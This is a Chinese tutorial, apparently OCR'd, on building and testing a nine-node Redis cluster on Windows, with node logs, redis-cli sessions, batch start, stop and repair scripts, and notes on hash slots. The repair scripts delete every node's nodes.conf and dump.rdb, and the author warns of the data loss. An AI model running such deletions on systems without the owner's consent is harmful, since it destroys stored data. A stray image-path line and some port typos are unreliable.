[19580] 23 May 23:10:03.933 * Ready to accept connections
[19580] 23 May 23:16:16.353 # configEpoch set to 4 via CLUSTER SET-CONFIG-EPOCH
[19580] 23 May 23:16:16.409 # IP address for this node updated to 127.0.0.1
[19580] 23 May 23:16:18.382 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[19580] 23 May 23:16:18.383 # Cluster state changed: ok
[19580] 23 May 23:16:18.928 * Connecting to MASTER 127.0.0.1:7201
[19580] 23 May 23:16:18.928 * MASTER <-> REPLICA sync started
[19580] 23 May 23:16:18.929 * Non blocking connect for SYNC fired the event.
[19580] 23 May 23:16:18.929 * Master replied to PING, replication can
continue...
[19580] 23 May 23:17:20.107 # Timeout connecting to the MASTER...
```

```
[19580] 23 May 23:17:20.107 * Connecting to MASTER 127.0.0.1:7201
[19580] 23 May 23:17:20.108 * MASTER <-> REPLICA sync started
[19580] 23 May 23:17:20.108 * Non blocking connect for SYNC fired the event.
[19580] 23 May 23:17:20.108 * Master replied to PING, replication can
continue...
[19580] 23 May 23:18:21.370 # Timeout connecting to the MASTER...
[19580] 23 May 23:18:21.370 * Connecting to MASTER 127.0.0.1:7201
[19580] 23 May 23:18:21.371 * MASTER <-> REPLICA sync started
[19580] 23 May 23:18:21.371 * Non blocking connect for SYNC fired the event.
[19580] 23 May 23:18:21.371 * Master replied to PING, replication can
continue...
[19580] 23 May 23:19:22.599 # Timeout connecting to the MASTER...
[19580] 23 May 23:19:22.599 * Connecting to MASTER 127.0.0.1:7201
[19580] 23 May 23:19:22.599 * MASTER <-> REPLICA sync started
[19580] 23 May 23:19:22.600 * Non blocking connect for SYNC fired the event.
[19580] 23 May 23:19:22.600 * Master replied to PING, replication can
continue...
```

slave2:

```
C:\Program Files\redis>redis-server.exe ./slave2/redis.conf
[19180] 23 May 23:10:18.049 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19180] 23 May 23:10:18.049 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19180, just started
[19180] 23 May 23:10:18.049 # Configuration loaded
[19180] 23 May 23:10:18.053 * Node configuration loaded, I'm
4a987744f45c6e8be0d1cd06b220d8527c2b4693
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in cluster mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7302
      |    `-._   `._    /     _.-'    |     PID: 19180
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[19180] 23 May 23:10:18.054 # Server initialized
[19180] 23 May 23:10:18.054 * Ready to accept connections
[19180] 23 May 23:16:16.354 # configEpoch set to 5 via CLUSTER SET-CONFIG-EPOCH
[19180] 23 May 23:16:16.521 # IP address for this node updated to 127.0.0.1
[19180] 23 May 23:16:18.385 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[19180] 23 May 23:16:18.385 # Cluster state changed: ok
```

```
[19180] 23 May 23:16:18.611 * Connecting to MASTER 127.0.0.1:7201
[19180] 23 May 23:16:18.611 * MASTER <-> REPLICA sync started
[19180] 23 May 23:16:18.611 * Non blocking connect for SYNC fired the event.
[19180] 23 May 23:16:18.612 * Master replied to PING, replication can
continue...
[19180] 23 May 23:17:19.788 # Timeout connecting to the MASTER...
[19180] 23 May 23:17:19.788 * Connecting to MASTER 127.0.0.1:7201
[19180] 23 May 23:17:19.789 * MASTER <-> REPLICA sync started
[19180] 23 May 23:17:19.789 * Non blocking connect for SYNC fired the event.
[19180] 23 May 23:17:19.790 * Master replied to PING, replication can
continue...
[19180] 23 May 23:18:21.051 # Timeout connecting to the MASTER...
[19180] 23 May 23:18:21.051 * Connecting to MASTER 127.0.0.1:7201
[19180] 23 May 23:18:21.052 * MASTER <-> REPLICA sync started
[19180] 23 May 23:18:21.052 * Non blocking connect for SYNC fired the event.
[19180] 23 May 23:18:21.052 * Master replied to PING, replication can
continue...
[19180] 23 May 23:19:22.281 # Timeout connecting to the MASTER...
[19180] 23 May 23:19:22.281 * Connecting to MASTER 127.0.0.1:7201
[19180] 23 May 23:19:22.282 * MASTER <-> REPLICA sync started
[19180] 23 May 23:19:22.282 * Non blocking connect for SYNC fired the event.
[19180] 23 May 23:19:22.283 * Master replied to PING, replication can
continue...
```

slave3:

```
C:\Program Files\redis>redis-server.exe ./slave3/redis.conf
[14136] 23 May 23:10:33.737 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[14136] 23 May 23:10:33.737 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=14136, just started
[14136] 23 May 23:10:33.737 # Configuration loaded
[14136] 23 May 23:10:33.741 * Node configuration loaded, I'm
6dd29f1dc3de2098799ebbe32fcc5207db55cb37
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7303
 |    `-._   `._    /     _.-'    |     PID: 14136
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[14136] 23 May 23:10:33.742 # Server initialized
[14136] 23 May 23:10:33.742 * Ready to accept connections
```

```
[14136] 23 May 23:16:16.354 # configEpoch set to 6 via CLUSTER SET-CONFIG-EPOCH
[14136] 23 May 23:16:16.521 # IP address for this node updated to 127.0.0.1
[14136] 23 May 23:16:18.386 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[14136] 23 May 23:16:18.386 # Cluster state changed: ok
[14136] 23 May 23:16:18.753 * Connecting to MASTER 127.0.0.1:7202
[14136] 23 May 23:16:18.753 * MASTER <-> REPLICA sync started
[14136] 23 May 23:16:18.754 * Non blocking connect for SYNC fired the event.
[14136] 23 May 23:16:18.754 * Master replied to PING, replication can
continue...
[14136] 23 May 23:17:19.931 # Timeout connecting to the MASTER...
[14136] 23 May 23:17:19.931 * Connecting to MASTER 127.0.0.1:7202
[14136] 23 May 23:17:19.931 * MASTER <-> REPLICA sync started
[14136] 23 May 23:17:19.932 * Non blocking connect for SYNC fired the event.
[14136] 23 May 23:17:19.933 * Master replied to PING, replication can
continue...
[14136] 23 May 23:18:20.079 # Timeout connecting to the MASTER...
[14136] 23 May 23:18:20.079 * Connecting to MASTER 127.0.0.1:7202
[14136] 23 May 23:18:20.080 * MASTER <-> REPLICA sync started
[14136] 23 May 23:18:20.080 * Non blocking connect for SYNC fired the event.
[14136] 23 May 23:18:20.080 * Master replied to PING, replication can
continue...
[14136] 23 May 23:19:21.313 # Timeout connecting to the MASTER...
[14136] 23 May 23:19:21.313 * Connecting to MASTER 127.0.0.1:7202
[14136] 23 May 23:19:21.314 * MASTER <-> REPLICA sync started
[14136] 23 May 23:19:21.315 * Non blocking connect for SYNC fired the event.
[14136] 23 May 23:19:21.315 * Master replied to PING, replication can
continue...
[14136] 23 May 23:20:22.540 # Timeout connecting to the MASTER...
[14136] 23 May 23:20:22.540 * Connecting to MASTER 127.0.0.1:7202
[14136] 23 May 23:20:22.541 * MASTER <-> REPLICA sync started
[14136] 23 May 23:20:22.541 * Non blocking connect for SYNC fired the event.
[14136] 23 May 23:20:22.541 * Master replied to PING, replication can
continue...
```

slave4：

```
C:\Program Files\redis>redis-server.exe ./slave4/redis.conf
[17652] 23 May 23:10:47.775 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[17652] 23 May 23:10:47.775 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=17652, just started
[17652] 23 May 23:10:47.775 # Configuration loaded
[17652] 23 May 23:10:47.779 * Node configuration loaded, I'm
dcd612294dcebd92b78e1e58b66ecf1f622e1e83
                _.-_
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7304
 |    `-._   `._    /     _.-'    |     PID: 17652
  `-._    `-._  `-./  _.-'    _.-'
```

```
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[17652] 23 May 23:10:47.780 # Server initialized
[17652] 23 May 23:10:47.780 * Ready to accept connections
[17652] 23 May 23:16:16.355 # configEpoch set to 7 via CLUSTER SET-CONFIG-EPOCH
[17652] 23 May 23:16:16.521 # IP address for this node updated to 127.0.0.1
[17652] 23 May 23:16:18.388 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[17652] 23 May 23:16:18.389 # Cluster state changed: ok
[17652] 23 May 23:16:19.436 * Connecting to MASTER 127.0.0.1:7203
[17652] 23 May 23:16:19.436 * MASTER <-> REPLICA sync started
[17652] 23 May 23:16:19.436 * Non blocking connect for SYNC fired the event.
[17652] 23 May 23:16:19.437 * Master replied to PING, replication can
continue...
[17652] 23 May 23:17:20.614 # Timeout connecting to the MASTER...
[17652] 23 May 23:17:20.614 * Connecting to MASTER 127.0.0.1:7203
[17652] 23 May 23:17:20.614 * MASTER <-> REPLICA sync started
[17652] 23 May 23:17:20.615 * Non blocking connect for SYNC fired the event.
[17652] 23 May 23:17:20.615 * Master replied to PING, replication can
continue...
[17652] 23 May 23:18:21.879 # Timeout connecting to the MASTER...
[17652] 23 May 23:18:21.879 * Connecting to MASTER 127.0.0.1:7203
[17652] 23 May 23:18:21.879 * MASTER <-> REPLICA sync started
[17652] 23 May 23:18:21.879 * Non blocking connect for SYNC fired the event.
[17652] 23 May 23:18:21.879 * Master replied to PING, replication can
continue...
[17652] 23 May 23:19:23.108 # Timeout connecting to the MASTER...
[17652] 23 May 23:19:23.108 * Connecting to MASTER 127.0.0.1:7203
[17652] 23 May 23:19:23.108 * MASTER <-> REPLICA sync started
[17652] 23 May 23:19:23.108 * Non blocking connect for SYNC fired the event.
[17652] 23 May 23:19:23.108 * Master replied to PING, replication can
continue...
```

slave5:

```
C:\Program Files\redis>redis-server.exe ./slave5/redis.conf
[4968] 23 May 23:11:03.036 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[4968] 23 May 23:11:03.036 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=4968, just started
[4968] 23 May 23:11:03.036 # Configuration loaded
[4968] 23 May 23:11:03.043 * Node configuration loaded, I'm
ba27caa7bb3c32e55769720e76abe6c3d406b663


                _.-
           _.-``__ ''-._
```

```
                _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7305
 |    `-._   `._    /     _.-'    |     PID: 4968
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[4968] 23 May 23:11:03.044 # Server initialized
[4968] 23 May 23:11:03.044 * Ready to accept connections
[4968] 23 May 23:16:16.355 # configEpoch set to 8 via CLUSTER SET-CONFIG-EPOCH
[4968] 23 May 23:16:16.409 # IP address for this node updated to 127.0.0.1
[4968] 23 May 23:16:18.390 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[4968] 23 May 23:16:18.390 # Cluster state changed: ok
[4968] 23 May 23:16:19.150 * Connecting to MASTER 127.0.0.1:7203
[4968] 23 May 23:16:19.150 * MASTER <-> REPLICA sync started
[4968] 23 May 23:16:19.151 * Non blocking connect for SYNC fired the event.
[4968] 23 May 23:16:19.151 * Master replied to PING, replication can continue...
[4968] 23 May 23:17:20.328 # Timeout connecting to the MASTER...
[4968] 23 May 23:17:20.328 * Connecting to MASTER 127.0.0.1:7203
[4968] 23 May 23:17:20.329 * MASTER <-> REPLICA sync started
[4968] 23 May 23:17:20.329 * Non blocking connect for SYNC fired the event.
[4968] 23 May 23:17:20.329 * Master replied to PING, replication can continue...
[4968] 23 May 23:18:21.593 # Timeout connecting to the MASTER...
[4968] 23 May 23:18:21.593 * Connecting to MASTER 127.0.0.1:7203
[4968] 23 May 23:18:21.593 * MASTER <-> REPLICA sync started
[4968] 23 May 23:18:21.593 * Non blocking connect for SYNC fired the event.
[4968] 23 May 23:18:21.593 * Master replied to PING, replication can continue...
[4968] 23 May 23:19:22.821 # Timeout connecting to the MASTER...
[4968] 23 May 23:19:22.821 * Connecting to MASTER 127.0.0.1:7203
[4968] 23 May 23:19:22.821 * MASTER <-> REPLICA sync started
[4968] 23 May 23:19:22.821 * Non blocking connect for SYNC fired the event.
[4968] 23 May 23:19:22.821 * Master replied to PING, replication can continue...
```

slave6：

```
C:\Program Files\redis>redis-server.exe ./slave6/redis.conf
[15680] 23 May 23:11:19.435 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[15680] 23 May 23:11:19.436 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=15680, just started
[15680] 23 May 23:11:19.436 # Configuration loaded
[15680] 23 May 23:11:19.443 * Node configuration loaded, I'm
c7711cdc85453e23ff734d5a5ef21348a88ae442
```




```
[15680] 23 May 23:11:19.444 # Server initialized
[15680] 23 May 23:11:19.444 * Ready to accept connections
[15680] 23 May 23:16:16.356 # configEpoch set to 9 via CLUSTER SET-CONFIG-EPOCH
[15680] 23 May 23:16:16.521 # IP address for this node updated to 127.0.0.1
[15680] 23 May 23:16:18.393 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[15680] 23 May 23:16:18.393 # Cluster state changed: ok
[15680] 23 May 23:16:18.833 * Connecting to MASTER 127.0.0.1:7202
[15680] 23 May 23:16:18.833 * MASTER <-> REPLICA sync started
[15680] 23 May 23:16:18.835 * Non blocking connect for SYNC fired the event.
[15680] 23 May 23:16:18.835 * Master replied to PING, replication can
continue...
[15680] 23 May 23:17:20.011 # Timeout connecting to the MASTER...
[15680] 23 May 23:17:20.011 * Connecting to MASTER 127.0.0.1:7202
[15680] 23 May 23:17:20.011 * MASTER <-> REPLICA sync started
[15680] 23 May 23:17:20.011 * Non blocking connect for SYNC fired the event.
[15680] 23 May 23:17:20.012 * Master replied to PING, replication can
continue...
[15680] 23 May 23:18:21.275 # Timeout connecting to the MASTER...
[15680] 23 May 23:18:21.275 * Connecting to MASTER 127.0.0.1:7202
[15680] 23 May 23:18:21.275 * MASTER <-> REPLICA sync started
[15680] 23 May 23:18:21.276 * Non blocking connect for SYNC fired the event.
[15680] 23 May 23:18:21.276 * Master replied to PING, replication can
continue...
[15680] 23 May 23:19:22.503 # Timeout connecting to the MASTER...
[15680] 23 May 23:19:22.503 * Connecting to MASTER 127.0.0.1:7202
[15680] 23 May 23:19:22.504 * MASTER <-> REPLICA sync started
[15680] 23 May 23:19:22.504 * Non blocking connect for SYNC fired the event.
[15680] 23 May 23:19:22.504 * Master replied to PING, replication can
continue...
[15680] 23 May 23:20:23.730 # Timeout connecting to the MASTER...
[15680] 23 May 23:20:23.730 * Connecting to MASTER 127.0.0.1:7202
[15680] 23 May 23:20:23.731 * MASTER <-> REPLICA sync started
[15680] 23 May 23:20:23.731 * Non blocking connect for SYNC fired the event.
[15680] 23 May 23:20:23.731 * Master replied to PING, replication can
continue...
```

6. 查看集群状态

```
redis-cli -p 7201 cluster nodes
```

结果：

```
C:\Users\mao>redis-cli -p 7201 cluster nodes
88f6b06a44c6088e73740373e6325314d8cf1869 127.0.0.1:7203@17203 master - 0
1653319356000 3 connected 10923-16383
ba27caa7bb3c32e55769720e76abe6c3d406b663 127.0.0.1:7305@17305 slave
88f6b06a44c6088e73740373e6325314d8cf1869 0 1653319355507 8 connected
6dd29f1dc3de2098799ebbe32fcc5207db55cb37 127.0.0.1:7303@17303 slave
1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 0 1653319355728 2 connected
5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb 127.0.0.1:7301@17301 slave
889519edf656439ecabdc67b312c5fb207545a8f 0 1653319355061 4 connected
1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 127.0.0.1:7202@17202 master - 0
1653319356619 2 connected 5461-10922
889519edf656439ecabdc67b312c5fb207545a8f 127.0.0.1:7201@17201 myself,master - 0
1653319355000 1 connected 0-5460
dcd612294dcebd92b78e1e58b66ecf1f622e1e83 127.0.0.1:7304@17304 slave
88f6b06a44c6088e73740373e6325314d8cf1869 0 1653319356399 7 connected
4a987744f45c6e8be0d1cd06b220d8527c2b4693 127.0.0.1:7302@17302 slave
889519edf656439ecabdc67b312c5fb207545a8f 0 1653319355000 5 connected
c7711cdc85453e23ff734d5a5ef21348a88ae442 127.0.0.1:7306@17306 slave
1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 0 1653319355000 9 connected
```

7.测试

客户端连接：

```
redis-cli -c -p 7001
```

注意：多了一个-c参数

结果：

```
PS C:\Program Files\redis> redis-cli -p 7201
127.0.0.1:7201> ping
PONG
127.0.0.1:7201> set q 1
(error) MOVED 11958 127.0.0.1:7203
127.0.0.1:7201> exit
PS C:\Program Files\redis> redis-cli -c -p 7201
127.0.0.1:7201> ping
PONG
127.0.0.1:7201> set q 134
-> Redirected to slot [11958] located at 127.0.0.1:7203
OK
127.0.0.1:7203> get q
```

```
"134"
127.0.0.1:7203> exit
PS C:\Program Files\redis> redis-cli -c -p 7202
127.0.0.1:7202> get q
-> Redirected to slot [11958] located at 127.0.0.1:7203
"134"
127.0.0.1:7203> set q 345
OK
127.0.0.1:7203> get q
"345"
127.0.0.1:7203> exit
PS C:\Program Files\redis> redis-cli -c -p 7203
127.0.0.1:7203> get q
"345"
127.0.0.1:7203> set w 1
-> Redirected to slot [3696] located at 127.0.0.1:7201
OK
127.0.0.1:7201> exit
PS C:\Program Files\redis> redis-cli -c -p 7302
127.0.0.1:7302> ping
PONG
127.0.0.1:7302> get q
-> Redirected to slot [11958] located at 127.0.0.1:7203
"345"
127.0.0.1:7203> get w
-> Redirected to slot [3696] located at 127.0.0.1:7201
"1"
127.0.0.1:7201> get q
-> Redirected to slot [11958] located at 127.0.0.1:7203
"345"
127.0.0.1:7203> set e 34
OK
127.0.0.1:7203> exit
PS C:\Program Files\redis> redis-cli -c -p 7303
127.0.0.1:7303> set r 45
-> Redirected to slot [7893] located at 127.0.0.1:7202
OK
127.0.0.1:7202>
```

windows分片集群启动脚本

多窗口模式

在根目录下创建一个bat文件，名字为“分片集群.bat”，

复制如下命令到文件里

```
start "redis-master1-7201" redis-server.exe ./master1/redis.conf
start "redis-master2-7202" redis-server.exe ./master2/redis.conf
start "redis-master3-7203" redis-server.exe ./master3/redis.conf
start "redis-slave1-7301" redis-server.exe ./slave1/redis.conf
start "redis-slave2-7302" redis-server.exe ./slave2/redis.conf
start "redis-slave3-7303" redis-server.exe ./slave3/redis.conf
start "redis-slave4-7304" redis-server.exe ./slave4/redis.conf
start "redis-slave5-7305" redis-server.exe ./slave5/redis.conf
start "redis-slave6-7306" redis-server.exe ./slave6/redis.conf
timeout /nobreak /t 3
redis-cli --cluster create --cluster-replicas 2 127.0.0.1:7201 127.0.0.1:7202
127.0.0.1:7203 127.0.0.1:7301 127.0.0.1:7302 127.0.0.1:7303 127.0.0.1:7304
127.0.0.1:7305 127.0.0.1:7306
pause
```

启动后关闭集群并关闭所有窗口：

在根目录下创建一个“关闭所有分片集群节点.bat”文件

复制如下命令到文件里：

```
redis-cli -p 7201 shutdown
redis-cli -p 7202 shutdown
redis-cli -p 7203 shutdown
redis-cli -p 7301 shutdown
redis-cli -p 7302 shutdown
redis-cli -p 7303 shutdown
redis-cli -p 7304 shutdown
redis-cli -p 7305 shutdown
redis-cli -p 7306 shutdown
pause
```

注意：不要直接关闭窗口，应该按ctrl+c或者shutdown命令来关闭窗口，否则下一次启动时会出现问题！！！

出现问题的解决方案：

在根目录下创建“删除分片集群nodes文件.bat”文件，

复制如下命令到文件里：

```
cd master1
del nodes.conf
cd ..
cd master2
del nodes.conf
cd ..
cd master3
del nodes.conf
cd ..
cd slave1
del nodes.conf
cd ..
cd slave2
del nodes.conf
cd ..
```

```
cd slave3
del nodes.conf
cd ..
cd slave4
del nodes.conf
cd ..
cd slave5
del nodes.conf
cd ..
cd slave6
del nodes.conf
cd ..
pause
```

以后出现问题可以运行此文件修复。

如果还是没有解决问题：

在根目录下创建"修复分片集群.bat"文件，

复制如下命令到文件里：

```
cd master1
del nodes.conf
del dump.rdb
cd ..
cd master2
del nodes.conf
del dump.rdb
cd ..
cd master3
del nodes.conf
del dump.rdb
cd ..
cd slave1
del nodes.conf
del dump.rdb
cd ..
cd slave2
del nodes.conf
del dump.rdb
cd ..
cd slave3
del nodes.conf
del dump.rdb
cd ..
cd slave4
del nodes.conf
del dump.rdb
cd ..
cd slave5
del nodes.conf
del dump.rdb
cd ..
cd slave6
del nodes.conf
del dump.rdb
cd ..
```

```
start "redis-master1-7201" redis-server.exe ./master1/redis.conf
start "redis-master2-7202" redis-server.exe ./master2/redis.conf
start "redis-master3-7203" redis-server.exe ./master3/redis.conf
start "redis-slave1-7301" redis-server.exe ./slave1/redis.conf
start "redis-slave2-7302" redis-server.exe ./slave2/redis.conf
start "redis-slave3-7303" redis-server.exe ./slave3/redis.conf
start "redis-slave4-7304" redis-server.exe ./slave4/redis.conf
start "redis-slave5-7305" redis-server.exe ./slave5/redis.conf
start "redis-slave6-7306" redis-server.exe ./slave6/redis.conf
redis-cli --cluster fix 127.0.0.1 7201
redis-cli --cluster fix 127.0.0.1 7202
redis-cli --cluster fix 127.0.0.1 7203
redis-cli --cluster fix 127.0.0.1 7301
redis-cli --cluster fix 127.0.0.1 7302
redis-cli --cluster fix 127.0.0.1 7303
redis-cli --cluster fix 127.0.0.1 7304
redis-cli --cluster fix 127.0.0.1 7305
redis-cli --cluster fix 127.0.0.1 7306
redis-cli -p 7201 shutdown
redis-cli -p 7202 shutdown
redis-cli -p 7203 shutdown
redis-cli -p 7301 shutdown
redis-cli -p 7302 shutdown
redis-cli -p 7303 shutdown
redis-cli -p 7304 shutdown
redis-cli -p 7305 shutdown
redis-cli -p 7306 shutdown
pause
```

以后出现问题可以运行此文件修复。

注意：运行此文件会删除数据！！！谨慎使用。

单窗口模式

在根目录下创建"修复分片集群-单窗口.bat"文件，

复制如下命令到文件里：

```
start /b "redis-master1-7201" redis-server.exe ./master1/redis.conf
start /b "redis-master2-7202" redis-server.exe ./master2/redis.conf
start /b "redis-master3-7203" redis-server.exe ./master3/redis.conf
start /b "redis-slave1-7301" redis-server.exe ./slave1/redis.conf
start /b "redis-slave2-7302" redis-server.exe ./slave2/redis.conf
start /b "redis-slave3-7303" redis-server.exe ./slave3/redis.conf
start /b "redis-slave4-7304" redis-server.exe ./slave4/redis.conf
start /b "redis-slave5-7305" redis-server.exe ./slave5/redis.conf
start /b "redis-slave6-7306" redis-server.exe ./slave6/redis.conf
timeout /nobreak /t 3
redis-cli --cluster create --cluster-replicas 2 127.0.0.1:7201 127.0.0.1:7202
127.0.0.1:7203 127.0.0.1:7301 127.0.0.1:7302 127.0.0.1:7303 127.0.0.1:7304
127.0.0.1:7305 127.0.0.1:7306
pause
```

注意：会出现显示问题，并且不好查看日志，好处就是只有一个窗口，不要直接关闭窗口！不然下次启动时会出现问题，应该使用命令关闭节点。

散列插槽

原理

Redis会把每一个master节点映射到0~16383共16384个插槽（hash slot）上，查看集群信息时就能看到

数据key不是与节点绑定，而是与插槽绑定。redis会根据key的有效部分计算插槽值，分两种情况：

- key中包含"{}"，且“{}”中至少包含1个字符，“{}”中的部分是有效部分
- key中不包含“{}”，整个key都是有效部分

Redis如何判断某个key应该在哪个实例？

- 将16384个插槽分配到不同的实例
- 根据key的有效部分计算哈希值，对16384取余
- 余数作为插槽，寻找插槽所在实例即可

如何将同一类数据固定的保存在同一个Redis实例？

- 这一类数据使用相同的有效部分，例如key都以{typeId}为前缀

集群伸缩

redis-cli --cluster提供了很多操作集群的命令，可以通过以下命令查看

```
redis-cli --cluster help
```

结果：

```
C:\Users\mao>redis-cli --cluster help
Cluster Manager Commands:
  create         host1:port1 ... hostN:portN
                 --cluster-replicas <arg>
  check          host:port
                 --cluster-search-multiple-owners
  info           host:port
  fix            host:port
                 --cluster-search-multiple-owners
  reshard        host:port
                 --cluster-from <arg>
                 --cluster-to <arg>
                 --cluster-slots <arg>
                 --cluster-yes
```

```
                  --cluster-timeout <arg>
                  --cluster-pipeline <arg>
                  --cluster-replace
  rebalance       host:port
                  --cluster-weight <node1=w1...nodeN=wN>
                  --cluster-use-empty-masters
                  --cluster-timeout <arg>
                  --cluster-simulate
                  --cluster-pipeline <arg>
                  --cluster-threshold <arg>
                  --cluster-replace
  add-node        new_host:new_port existing_host:existing_port
                  --cluster-slave
                  --cluster-master-id <arg>
  del-node        host:port node_id
  call            host:port command arg arg .. arg
  set-timeout     host:port milliseconds
  import          host:port
                  --cluster-from <arg>
                  --cluster-copy
                  --cluster-replace
  help

For check, fix, reshard, del-node, set-timeout you can specify the host and port
of any working node in the cluster.
```

向集群中添加一个新的master节点，并向其中存储 num = 10

- 启动一个新的redis实例，端口为7204
- 添加7004到之前的集群，并作为一个master节点
- 给7004节点分配插槽，使得num这个key可以存储到7204实例

这里需要两个新的功能：

- 添加一个节点到集群中
- 将部分插槽分配到新插槽

1. 创建新的redis实例

创建文件夹，拷贝redis.conf文件，修改配置文件。

修改后的配置文件如下：

```
port 7204
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./master4/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
```

```
dir ./master4
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./master4/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
```

```
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

2. 启动

```
redis-server.exe ./master4/redis.conf
```

结果:

```
PS C:\Program Files\redis> redis-server.exe ./master4/redis.conf
[12592] 24 May 12:48:53.544 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[12592] 24 May 12:48:53.544 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
